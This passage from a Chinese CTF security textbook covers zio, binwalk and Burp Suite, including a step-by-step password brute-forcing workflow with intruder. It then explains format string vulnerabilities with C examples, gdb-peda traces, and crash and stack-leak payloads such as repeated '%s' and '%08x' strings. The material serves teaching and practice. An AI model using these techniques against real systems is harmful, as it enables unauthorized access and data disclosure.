    -r, --read              how to print out content read from c
hild process, may be RAW(True), NONE(False), REPR, HEX
    -w, --write             how to print out content written to
child process, may be RAW(True), NONE(False), REPR, HEX
    -a, --ahead             message to feed into stdin before in
teract
    -b, --before            don't do anything before reading tho
se input
    -d, --decode            when in interact mode, this option c
an be used to specify decode function REPR/HEX to input raw hex
bytes
    -l, --delay             write delay, time to wait before wri
te
```

zio 在 CTF 中的应用

何不把使用 pwntools 的写的 exp 换成 zio 试试呢xD。

2.4.3 MetaSploit

2.4.4 binwalk

Binwalk 介绍

Binwalk 是一个快速，易于使用的工具，用于分析，逆向工程和提取固件映像。 官方给出的用途是提取固件镜像，然而，我们在做一些隐写类的题目的时候，Binwalk 这个工具非常方便。

最好在 *nix 系统下使用，如果你的 Windows 版本是 1703 及以上，那么在 WSL 中安装 binwalk 是个不错的选择。

安装

如果你是在 Ubuntu 下，那么使用下面的命令安装：

```
$ sudo apt install binwalk
```

快速入门

扫描固件

Binwalk 可以扫描许多嵌入式文件类型和文件系统的固件镜像，比如：

```
$ binwalk firmware.bin

DECIMAL       HEX           DESCRIPTION
-----------------------------------------------------------------
-----------------------------------------------------
0             0x0           DLOB firmware header, boot partition
: "dev=/dev/mtdblock/2"
112           0x70          LZMA compressed data, properties: 0x
5D, dictionary size: 33554432 bytes, uncompressed size: 3797616
bytes
1310832       0x140070      PackImg section delimiter tag, littl
e endian size: 13644032 bytes; big endian size: 3264512 bytes
1310864       0x140090      Squashfs filesystem, little endian,
version 4.0, compression:lzma, size: 3264162 bytes,  1866 inodes
, blocksize: 65536 bytes, created: Tue Apr  3 04:12:22 2012
```

文件提取

可以使用 binwalk 的 `-e` 参数来提取固件中的文件：

```
$ binwalk -e firmware.bin
```

如果你还指定了 `-M` 选项，binwalk 甚至会递归扫描文件，因为它会提取它们：

```
$ binwalk -Me firmware.bin
```

如果指定了 `-r` 选项，则将自动删除无法提取的任何文件签名或导致大小为 0 的文件：

```
$ binwalk -Mre firmware.bin
```

参考资料

2.4.5 Burp Suite

- Burp Suite 介绍
- 安装
- 快速入门
- 参考资料

BurpSuite 介绍

Burp Suite 是一款强大的 Web 渗透测试套件，主要功能包括代理截获、网页爬虫、Web 漏洞扫描、定制化爆破等，结合 Burp 的插件系统，还可以进行更加丰富多样的漏洞发掘。

可以从官网获取到社区版的 Burp，社区版的 Burp 有一些功能限制，但是可以通过其他渠道获取到专业版。Burp 使用 Java 语言编程，可以跨平台运行。

安装

在官网上选择适合自己版本的 Burp，官网提供多平台的安装包，在保证系统拥有 Java 环境的基础上，推荐直接下载 Jar file 文件。

下载完成后双击 burpsuite_community_v1.x.xx.jar 即可运行，其他安装方式遵循相关指示安装即可。

快速入门

proxy

Burp 使用的第一步是实现浏览器到 Burp 的代理，以 Firefox 为例


选择 选项 ——> 高级 ——> 网络 ——> 连接 设置 ——>配置代理到本机的未占用端口(默认使用 8080 端口)


在 Burp 的 proxy 下的 options 中查看代理监听是否开启，默认监听 127.0.0.1:8080

在 Firefox 的代理状态下，访问 HTTP 协议的网页即可在Burp中截获交互的报文，可以使用Firefox插件-Toggle Proxy来快速切换代理模式。

HTTPS 下的 proxy（老版本 Burp ）

新版 Burp（1.7.30）已经不需要单独导入证书即可抓包，而老版 Burp Https 协议需要浏览器导入 Burp 证书才可正常抓包，具体操作见参考文档。






intruder


intruder 常用于口令爆破，当然作为支持批量可编程的网页重发器，它还有许多有趣的玩法。

使用步骤：

1. 在 proxy 页面拦截口令登录请求包
2. 在 http 报文显示栏点击右键，选择 “Send to Intruder”
3. 进入 intruder 选项栏，选择子选项栏 Positions，点击右边栏的 “Clear” 清空智能识别的占位符
4. 重新选中需要爆破的部分，点击右边栏的 “Add” 添加新的占位符
5. 选择子选项栏 “Payloads”，添加爆破口令模式以及爆破文件
6. 在子选项栏 “Options” 中可以添加更加复杂的爆破结果匹配模式
7. 选择完成后，点击右上角的 “Start attack” 开始爆破







repeater

repeater 用于单一报文的重复发包测试，在 proxy 界面报文包只能发送一次，通过右键 “Send to Repeater” 可以在 repeater 界面反复发包测试。

参考资料

- 新手教程
- Kali 中文网-Burp 教程
- Burp 测试插件推荐
- Burp 证书导入

2.4.6 Wireshark

2.4.7 Cuckoo Sandbox

简介

安装

参考资料

- https://cuckoosandbox.org/

第三章 分类专题篇

3.1.1 格式化字符串漏洞

格式化输出函数和格式字符串

在 C 语言基础章节中，我们详细介绍了格式化输出函数和格式化字符串的内容。在开始探索格式化字符串漏洞之前，强烈建议回顾该章节。这里我们简单回顾几个常用的。

函数

```
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

转换指示符

字符	类型	使用
d	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte ptr	String
c	1-byte	Character

长度

字符	类型	使用
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int

示例

```
#include<stdio.h>
#include<stdlib.h>
void main() {
    char *format = "%s";
    char *arg1 = "Hello World!\n";
    printf(format, arg1);
}
```

```
printf("%03d.%03d.%03d.%03d", 127, 0, 0, 1);    // "127.000.000.
001"
printf("%.2f", 1.2345);   // 1.23
printf("%#010x", 3735928559);   // 0xdeadbeef

printf("%s%n", "01234", &n);  // n = 5
```

格式化字符串漏洞基本原理

在 x86 结构下，格式字符串的参数是通过栈传递的，看一个例子：

```
#include<stdio.h>
void main() {
    printf("%s %d %s", "Hello World!", 233, "\n");
}
```

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000053d <+0>:    lea    ecx,[esp+0x4]
   0x00000541 <+4>:    and    esp,0xfffffff0
   0x00000544 <+7>:    push   DWORD PTR [ecx-0x4]
   0x00000547 <+10>:    push   ebp
   0x00000548 <+11>:    mov    ebp,esp
   0x0000054a <+13>:    push   ebx
   0x0000054b <+14>:    push   ecx
   0x0000054c <+15>:    call   0x585 <__x86.get_pc_thunk.ax>
   0x00000551 <+20>:    add    eax,0x1aaf
   0x00000556 <+25>:    lea    edx,[eax-0x19f0]
   0x0000055c <+31>:    push   edx
   0x0000055d <+32>:    push   0xe9
   0x00000562 <+37>:    lea    edx,[eax-0x19ee]
   0x00000568 <+43>:    push   edx
   0x00000569 <+44>:    lea    edx,[eax-0x19e1]
   0x0000056f <+50>:    push   edx
   0x00000570 <+51>:    mov    ebx,eax
   0x00000572 <+53>:    call   0x3d0 <printf@plt>
   0x00000577 <+58>:    add    esp,0x10
   0x0000057a <+61>:    nop
   0x0000057b <+62>:    lea    esp,[ebp-0x8]
   0x0000057e <+65>:    pop    ecx
   0x0000057f <+66>:    pop    ebx
   0x00000580 <+67>:    pop    ebp
   0x00000581 <+68>:    lea    esp,[ecx-0x4]
   0x00000584 <+71>:    ret
End of assembler dump.
```

```
gdb-peda$ n
[-----------------------------------registers--------------------
---------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s")
ESI: 0xf7f95000 --> 0x1bbd90
```

```
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s")
EIP: 0x56555572 (<main+53>:    call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[------------------------------------stack----------------------
---------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:    add
    esp,0x10)
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555572 in main ()
```

```
gdb-peda$ r
Continuing
Hello World! 233
[Inferior 1 (process 27416) exited with code 022]
```

根据 cdecl 的调用约定，在进入 `printf()` 函数之前，将参数从右到左依次压栈。进入 `printf()` 之后，函数首先获取第一个参数，一次读取一个字符。如果字符不是 `%` ，字符直接复制到输出中。否则，读取下一个非空字符，获取相应的参数并解析输出。（注意：`% d` 和 `%d` 是一样的）

接下来我们修改一下上面的程序，给格式字符串加上 `%x %x %x %3$s` ，使它出现格式化字符串漏洞：

```
#include<stdio.h>
void main() {
    printf("%s %d %s %x %x %x %3$s", "Hello World!", 233, "\n");
}
```

反汇编后的代码同上，没有任何区别。我们主要看一下参数传递：

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
EAX: 0x56557000 --> 0x1efc
EBX: 0x56557000 --> 0x1efc
ECX: 0xffffd250 --> 0x1
EDX: 0x5655561f ("%s %d %s %x %x %x %3$s")
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
EIP: 0x56555572 (<main+53>:    call   0x565553d0 <printf@plt>)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
---------------]
   0x56555569 <main+44>:    lea    edx,[eax-0x19e1]
   0x5655556f <main+50>:    push   edx
```

```
   0x56555570 <main+51>:    mov    ebx,eax
=> 0x56555572 <main+53>:    call   0x565553d0 <printf@plt>
   0x56555577 <main+58>:    add    esp,0x10
   0x5655557a <main+61>:    nop
   0x5655557b <main+62>:    lea    esp,[ebp-0x8]
   0x5655557e <main+65>:    pop    ecx
Guessed arguments:
arg[0]: 0x5655561f ("%s %d %s %x %x %x %3$s")
arg[1]: 0x56555612 ("Hello World!")
arg[2]: 0xe9
arg[3]: 0x56555610 --> 0x6548000a ('\n')
[-------------------------------------stack----------------------
---------------]
0000| 0xffffd220 --> 0x5655561f ("%s %d %s %x %x %x %3$s")
0004| 0xffffd224 --> 0x56555612 ("Hello World!")
0008| 0xffffd228 --> 0xe9
0012| 0xffffd22c --> 0x56555610 --> 0x6548000a ('\n')
0016| 0xffffd230 --> 0xffffd250 --> 0x1
0020| 0xffffd234 --> 0x0
0024| 0xffffd238 --> 0x0
0028| 0xffffd23c --> 0xf7df1253 (<__libc_start_main+243>:    add
    esp,0x10)
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555572 in main ()
```

```
gdb-peda$ c
Continuing.
Hello World! 233
 ffffd250 0 0
[Inferior 1 (process 27480) exited with code 041]
```

这一次栈的结构和上一次相同，只是格式字符串有变化。程序打印出了七个值（包括换行），而我们其实只给出了前三个值的内容，后面的三个 `%x` 打印出了 `0xffffd230~0xffffd238` 栈内的数据，这些都不是我们输入的。而最后一个参数 `%3$s` 是对 `0xffffd22c` 中 `\n` 的重用。

上一个例子中，格式字符串中要求的参数个数大于我们提供的参数个数。在下面的例子中，我们省去了格式字符串，同样存在漏洞：

```
#include<stdio.h>
void main() {
    char buf[50];
    if (fgets(buf, sizeof buf, stdin) == NULL)
        return;
    printf(buf);
}
```

```
gdb-peda$ n
[----------------------------------registers-------------------
--------------]
EAX: 0xffffd1fa ("Hello %x %x %x !\n")
EBX: 0x56557000 --> 0x1ef8
ECX: 0xffffd1fa ("Hello %x %x %x !\n")
EDX: 0xf7f9685c --> 0x0
ESI: 0xf7f95000 --> 0x1bbd90
EDI: 0x0
EBP: 0xffffd238 --> 0x0
ESP: 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
EIP: 0x5655562a (<main+77>:    call   0x56555450 <printf@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
--------------]
   0x56555623 <main+70>:    sub    esp,0xc
   0x56555626 <main+73>:    lea    eax,[ebp-0x3e]
   0x56555629 <main+76>:    push   eax
=> 0x5655562a <main+77>:    call   0x56555450 <printf@plt>
   0x5655562f <main+82>:    add    esp,0x10
   0x56555632 <main+85>:    jmp    0x56555635 <main+88>
   0x56555634 <main+87>:    nop
   0x56555635 <main+88>:    mov    eax,DWORD PTR [ebp-0xc]
Guessed arguments:
arg[0]: 0xffffd1fa ("Hello %x %x %x !\n")
[------------------------------------stack---------------------
--------------]
```

```
0000| 0xffffd1e0 --> 0xffffd1fa ("Hello %x %x %x !\n")
0004| 0xffffd1e4 --> 0x32 ('2')
0008| 0xffffd1e8 --> 0xf7f95580 --> 0xfbad2288
0012| 0xffffd1ec --> 0x565555f4 (<main+23>:    add    ebx,0x1a0c
)
0016| 0xffffd1f0 --> 0xffffffff
0020| 0xffffd1f4 --> 0xffffd47a ("/home/firmy/Desktop/RE4B/c.out
")
0024| 0xffffd1f8 --> 0x65485ea0
0028| 0xffffd1fc ("llo %x %x %x !\n")
[------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x5655562a in main ()
```

```
gdb-peda$ c
Continuing.
Hello 32 f7f95580 565555f4 !
[Inferior 1 (process 28253) exited normally]
```

如果大家都是好孩子，输入正常的字符，程序就不会有问题。由于没有格式字符串，如果我们在 `buf` 中输入一些转换指示符，则 `printf()` 会把它当做格式字符串并解析，漏洞发生。例如上面演示的我们输入了 `Hello %x %x %x !\n` （其中 `\n` 是 `fgets()` 函数给我们自动加上的），这时，程序就会输出栈内的数据。

我们可以总结出，其实格式字符串漏洞发生的条件就是格式字符串要求的参数和实际提供的参数不匹配。下面我们讨论两个问题：

- 为什么可以通过编译？
    - 因为 `printf()` 函数的参数被定义为可变的。
    - 为了发现不匹配的情况，编译器需要理解 `printf()` 是怎么工作的和格式字符串是什么。然而，编译器并不知道这些。
    - 有时格式字符串并不是固定的，它可能在程序执行中动态生成。
- `printf()` 函数自己可以发现不匹配吗？
    - `printf()` 函数从栈中取出参数，如果它需要 3 个，那它就取出 3 个。除非栈的边界被标记了，否则 `printf()` 是不会知道它取出的参数比提

供给它的参数多了。然而并没有这样的标记。

格式化字符串漏洞利用

通过提供格式字符串，我们就能够控制格式化函数的行为。漏洞的利用主要有下面几种。

使程序崩溃

格式化字符串漏洞通常要在程序崩溃时才会被发现，所以利用格式化字符串漏洞最简单的方式就是使进程崩溃。在 Linux 中，存取无效的指针会引起进程收到 `SIGSEGV` 信号，从而使程序非正常终止并产生核心转储（在 Linux 基础的章节中详细介绍了核心转储）。我们知道核心转储中存储了程序崩溃时的许多重要信息，这些信息正是攻击者所需要的。

利用类似下面的格式字符串即可触发漏洞：

```
printf("%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s")
```

- 对于每一个 `%s` ，`printf()` 都要从栈中获取一个数字，把该数字视为一个地址，然后打印出地址指向的内存内容，直到出现一个 NULL 字符。
- 因为不可能获取的每一个数字都是地址，数字所对应的内存可能并不存在。
- 还有可能获得的数字确实是一个地址，但是该地址是被保护的。

查看栈内容

使程序崩溃只是验证漏洞的第一步，攻击者还可以利用格式化输出函数来获得内存的内容，为下一步漏洞利用做准备。我们已经知道了，格式化字符串函数会根据格式字符串从栈上取值。由于在 x86 上栈由高地址向低地址增长，而 `printf()` 函数的参数是以逆序被压入栈的，所以参数在内存中出现的顺序与在 `printf()` 调用时出现的顺序是一致的。

下面的演示我们都使用下面的源码：

```
#include<stdio.h>
void main() {
    char format[128];
    int arg1 = 1, arg2 = 0x88888888, arg3 = -1;
    char arg4[10] = "ABCD";
    scanf("%s", format);
    printf(format, arg1, arg2, arg3, arg4);
    printf("\n");
}
```

```
# echo 0 > /proc/sys/kernel/randomize_va_space
$ gcc -m32 -fno-stack-protector -no-pie fmt.c
```

我们先输入 `b main` 设置断点，使用 `n` 往下执行，在 `call 0x56555460 <__isoc99_scanf@plt>` 处输入 `%08x.%08x.%08x.%08x.%08x` ，然后使用 `c` 继续执行，即可输出结果。

```
gdb-peda$ n
[----------------------------------registers-------------------------------------]
EAX: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code---------------------------------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
```

```
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%08x.%08x.%08x.%08x.%08x")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[-------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ x/10x $esp
0xffffd550:     0xffffd584      0x00000001      0x88888888
0xffffffff
0xffffd560:     0xffffd57a      0xffffd584      0x56555220
0x565555d7
0xffffd570:     0xf7ffda54      0x00000001
gdb-peda$ c
Continuing.
00000001.88888888.ffffffff.ffffd57a.ffffd584
```

格式化字符串 `0xffffd584` 的地址出现在内存中的位置恰好位于参数 `arg1` 、 `arg2` 、 `arg3` 、 `arg4` 之前。格式字符串 `%08x.%08x.%08x.%08x.%08x` 表示函数 `printf()` 从栈中取出 5 个参数并将它们以 8 位十六进制数的形式显示出来。格式化输出函数使用一个内部变量来标志下

一个参数的位置。开始时，参数指针指向第一个参数（ `arg1` ）。随着每一个参数被相应的格式规范所耗用，参数指针的值也根据参数的长度不断递增。在显示完当前执行函数的剩余自动变量之后， `printf()` 将显示当前执行函数的栈帧（包括返回地址和参数等）。

当然也可以使用 `%p.%p.%p.%p.%p` 得到相似的结果。

```
gdb-peda$ n
[----------------------------------registers--------------------
---------------]
EAX: 0xffffd584 ("%p.%p.%p.%p.%p")
EBX: 0x56557000 --> 0x1efc
ECX: 0x1
EDX: 0xf7f9883c --> 0x0
ESI: 0xf7f96e68 --> 0x1bad90
EDI: 0x0
EBP: 0xffffd618 --> 0x0
ESP: 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
EIP: 0x56555642 (<main+133>:    call   0x56555430 <printf@plt>)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x56555638 <main+123>:       push   DWORD PTR [ebp-0xc]
   0x5655563b <main+126>:       lea    eax,[ebp-0x94]
   0x56555641 <main+132>:       push   eax
=> 0x56555642 <main+133>:       call   0x56555430 <printf@plt>
   0x56555647 <main+138>:       add    esp,0x20
   0x5655564a <main+141>:       sub    esp,0xc
   0x5655564d <main+144>:       push   0xa
   0x5655564f <main+146>:       call   0x56555450 <putchar@plt>
Guessed arguments:
arg[0]: 0xffffd584 ("%p.%p.%p.%p.%p")
arg[1]: 0x1
arg[2]: 0x88888888
arg[3]: 0xffffffff
arg[4]: 0xffffd57a ("ABCD")
[------------------------------------stack---------------------
---------------]
0000| 0xffffd550 --> 0xffffd584 ("%p.%p.%p.%p.%p")
```

```
0004| 0xffffd554 --> 0x1
0008| 0xffffd558 --> 0x88888888
0012| 0xffffd55c --> 0xffffffff
0016| 0xffffd560 --> 0xffffd57a ("ABCD")
0020| 0xffffd564 --> 0xffffd584 ("%p.%p.%p.%p.%p")
0024| 0xffffd568 (" RUV\327UUVT\332\377\367\001")
0028| 0xffffd56c --> 0x565555d7 (<main+26>:     add    ebx,0x1a2
9)
[------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x56555642 in main ()
gdb-peda$ c
Continuing.
0x1.0x88888888.0xffffffff.0xffffd57a.0xffffd584
```

